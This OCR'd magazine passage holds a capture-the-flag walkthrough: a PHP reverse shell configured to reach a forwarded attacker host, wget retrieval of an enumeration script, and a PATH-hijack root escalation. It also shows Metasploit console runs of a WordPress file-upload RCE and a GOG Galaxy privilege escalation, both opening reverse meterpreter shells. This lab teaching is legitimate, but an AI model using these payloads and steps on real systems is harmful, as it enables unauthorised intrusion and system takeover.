
One last thing. I change the protocol from "all" to "tcp" and specify destination port and external NAT port as 1234. I leave a remark to this firewall rule as "incoming reverse shell" and save it.




In summary, what I am configuring here is that any machine that makes a connection to port 1234 of Ipfire router to be forwarded to port 1234 of my attacker system. Since there is no way of my target knowing the IP address of my attacker system, router's IP address should be given in the php reverse shell.

```
 GNU nano 4.9.2        /usr/share/webshells/php/hcoolshell.php        Modified
// Some compile-time options are needed for daemonisation (like pcntl, posix).>
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.28.128.19';  // CHANGE THIS
$port = 1234;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

So I create a new shell named hcoolshell2.php having IP 172.28.128.19 (router's IP address) and port 1234 (port forwarded to 192.168.66.6, my attacker system). Then I upload the new shell to the target.



I execute the hcoolwebshell2 and




this time I successfully have a shell on the target.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
        connect to [192.168.66.6] from typo.local [172.28.128.22] 55132
Linux typo 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
 16:22:38 up  1:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ unae -a
/bin/sh: 2: unae: not found
$ uname -a
Linux typo 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux
$
```

This is a shell with limited privileges. So I need to escalate privileges. I will use a new tool named Linux smart enumeration to help me in privilege escalation. So I clone it into my attacker machine. But I need to upload it to the target. So I start the python web server on port 8000 of my attacker machine.

```
kali@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

So on router, I forward port 8000 also to my attacker machine.



Now I can download the linux smart enumeration script to my target.

```
$ cd /tmp
$ wget http://172.28.128.19:8000/lse.sh
--2020-08-28 16:49:04--  http://172.28.128.19:8000/lse.sh
Connecting to 172.28.128.19:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 37926 (37K) [text/x-sh]
Saving to: 'lse.sh'

     0K .......... .......... .......... .......                 100% 11.8M=0.003s

2020-08-28 16:49:04 (11.8 MB/s) - 'lse.sh' saved [37926/37926]
```

Executing the lse.sh script found out some binaries with SETUID bit set.

```
$ chmod 777 lse.sh
$ ./lse.sh
___
If you know the current user password, write it here to check sudo privileges:
hcool
___

 LSE Version: 2.5

        User: www-data
     User ID: 33
    Password: ******
        Home: /var/www
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
       umask: 0000

    Hostname: typo
       Linux: 4.19.0-8-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64
```

```
[*] fst010 Binaries with setuid bit.................................... yes
!
[!] fst020 Uncommon setuid binaries.................................... yes
!
___
/usr/local/bin/apache2-restart
/usr/local/bin/phpunit
```

One of them is a php script and another a linux executable.

```
$ file /usr/local/bin/apache2-restart
/usr/local/bin/apache2-restart: setuid, setgid ELF 64-bit LSB executable, x86-6
4, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.
2, for GNU/Linux 2.6.18, BuildID[sha1]=7f141086cfbe35713b5871941d2fdb74795d89ab
, not stripped
$ file /usr/local/bin/phpunit
/usr/local/bin/phpunit: setuid, setgid a /usr/bin/env php script executable (bi
nary data)
```

These cannot be edited. I was not interested in the PHP script. So i focused on apache resta
-rt binary. Running strings command shew me something interesting.

```
$ strings /usr/local/bin/apache2-restart
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
```

There is a command service apache2 start. The service command is being used in this binar y.This may be my only way to escalate privileges. I will create a new instance of service file in the tmp directory with command /bin/bash which will give us a new shell. Then I will add th -e tmp dircetory to PATH. This method is known as PATH privilege escalation.

Since the service command is part of the /usr/local/bin/apache2-restart binary which can be run as root, executing this will give us a shell with root privileges.

```
$ pwd
/tmp
$ echo '/bin/bash' > service
$ ls
lse.sh
service
$ chmod 777 service
$ export PATH=/tmp:$PATH
$ /usr/local/bin/apache2-restart
whoami
root
```

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@typo:/tmp# whoami
whoami
root
root@typo:/tmp# pwd
pwd
/tmp
root@typo:/tmp# cd /root
cd /root
root@typo:/root# ls
ls
proof.txt
root@typo:/root# cat proof.txt
cat proof.txt
Best of Luck
$2y$12$EUztpmoFH8LjEzUBVyNKw.9AKf37uZWPxJp.A3aap2ff0LbLYZrF
root@typo:/root#
```

WHAT"S NEW

The makers of Kali Linux have released Kali Linux 2020.3. Just like any new version, this release too has some impressive updates. The first change we noted in the latest versio -n of Kali Linux is the transition they are making to a new shell. Kali Linux has been always using the Bourne Again Shell (Bash). With this version of Kali, they are introducing ZSH shell which will be the default shell from Kali Linux 2020.4. They have also introduced Win-KEx w- hich is a short form of Windows + Kali Desktop Experience. HiDPI (High Dots Per Inch) displ -ays are getting more common. ***Kali Linux 2020.3*** So kali hidpi mode has been intr -oduced with this version of Kali which automates switching between different modes. With t- his version almost every tool has its icon which was started a few releases back. Kali Net hu- nter will now have Bluetooth Arsenal which will combine various tools to perform bluetooth hacking. With this version, NetHunter will also support Nokia 3.1 and Nokia 6.1 devices.

Drag & Drop Upload RFI, Xshell and Xftp password gather & more modules

METASPLOIT THIS MONTH

Welcome to the August 2020's Metasploit This Month feature. Let us see the latest exploit m-odules of Metasploit.

Drag & Drop Multiple FIle Upload - Contact Form 7 Pre-auth RCE Module

TARGET: Drag and Drop File Upload for Contact Form 7 v <= 1.3.4 TYPE: Remote

Drag and Drop Multiple File Upload plugin is a wordpress plugin used in conjunction with Co ntact Form 7 plugin to upload multiple files. It has over 20,000 active installs. All the above m -entioned versions of this plugin are vulnerable to remote file upload vulnerability. This plugin controls uploads by a file extension whitelist. However this whitelist can be bypassed by app-ending "%" without double quotes to the file name at the end. This good thing is this module does not require authentication.

This was tested on plugin version 1.3.3.2 installed on wordpess 5.4 with Contact Form 7 plugin. The download information of the vulnerable software is given in our Github repository. Both these plugins are activated. Let's see how this module works. Load the module as show -n below.

```
msf5 > use exploits/multi/http/wp_dnd_mul_file_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > show options

Module options (exploit/multi/http/wp_dnd_mul_file_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:hos
t:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI of Wordpress
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(multi/http/wp_dnd_mul_file_rce) >
```

Set the required options and check if the target is vulnerable or not.

```
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > set rhosts 192.168.36.148
rhosts => 192.168.36.148
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > set targeturi /wordpress5.4
targeturi => /wordpress5.4
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/wp_dnd_mul_file_rce) >
```

Then execute the module as shown below.

```
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > check

[*] Checking /wordpress5.4/wp-content/plugins/drag-and-drop-multiple-file-upload-contact-form-7/readme.txt
[*] Found version 1.3.3.2 in the plugin
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/wp_dnd_mul_file_rce) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Getting nonce
[*] Nonce: 6fbd3ca382
[*] Attempting payload upload
[+] Payload uploaded successfully
[*] Attempting to trigger at well known location
[*] Sending stage (38288 bytes) to 192.168.36.148
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.148:43746) at 2020-08-21 13:17:08 -0400
[+] Deleted whCE3eWEfKPh.php

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

This should give us a meterpreter session on the target as shown in the above image.

GOG Galaxy Client Privilege Escalation Module

TARGET: GOG Galaxy Client v <= 2.0.12 TYPE: Local ANTI MALWARE : ON

GOG Galaxy is a video game management client for Windows and MacOS. All the above me-ntioned versions has a privilege escalation vulnerability. This is because one of its Windows services "GalaxyClientService" runs with SYSTEM privileges. This module communicates wi-th this service and instructs it to execute commands as SYSTEM.

Let's explain how this module works. We tested this on GOG Galaxy Client software version 2.0.12 installed on Windows 10. Since this is a privilege escalation module, we need to get a session on the target first. This session can be of LOW privileges as shown in the image give-n below.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.129
[*] Meterpreter session 2 opened (192.168.36.132:4466 → 192.168.36.129:49782) at 2020-08
-23 05:05:43 -0400

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter >
```

Background this session and load the gog_galaxyclientservcie_privesc module as shown.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > search gog_galaxy

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
Check  Description
   -  ----                                                  ---------------  ----
-----  -----------
   0  exploit/windows/local/gog_galaxyclientservice_privesc  2020-04-28       excellent
Yes    GOG GalaxyClientService Privilege Escalation

msf5 exploit(multi/handler) > use exploit/windows/local/gog_galaxyclientservice_privesc
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > show options

Module options (exploit/windows/local/gog_galaxyclientservice_privesc):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PATH         %TEMP%           yes       The path for the payload
   SESSION                       yes       The session to run this module on.
   WORKING_DIR  C:\              yes       The initial working directory of the file_path


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
s, none)
```

Set the required options and check if the target is indeed vulnerable.

```
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > set sesssion 2
sesssion ⇒ 2
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > set session 2
session ⇒ 2
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > check
[*] The target is not exploitable. Galaxy Client Service not found
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) >
```

After all the options are set, execute the module.

```
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Starting GalaxyClientService...
[*] Service started successfully.
[*] Connecting to service...
[*] Writing C:\Users\admin\AppData\Local\Temp\bbvapo.exe to target
[*] Connected to service.  Sending payload...
[*] Sending stage (176195 bytes) to 192.168.36.129
[+] Command executed successfully!
[*] Meterpreter session 3 opened (192.168.36.132:4444 → 192.168.36.129:49826) at 2020-08
-23 05:07:42 -0400

meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
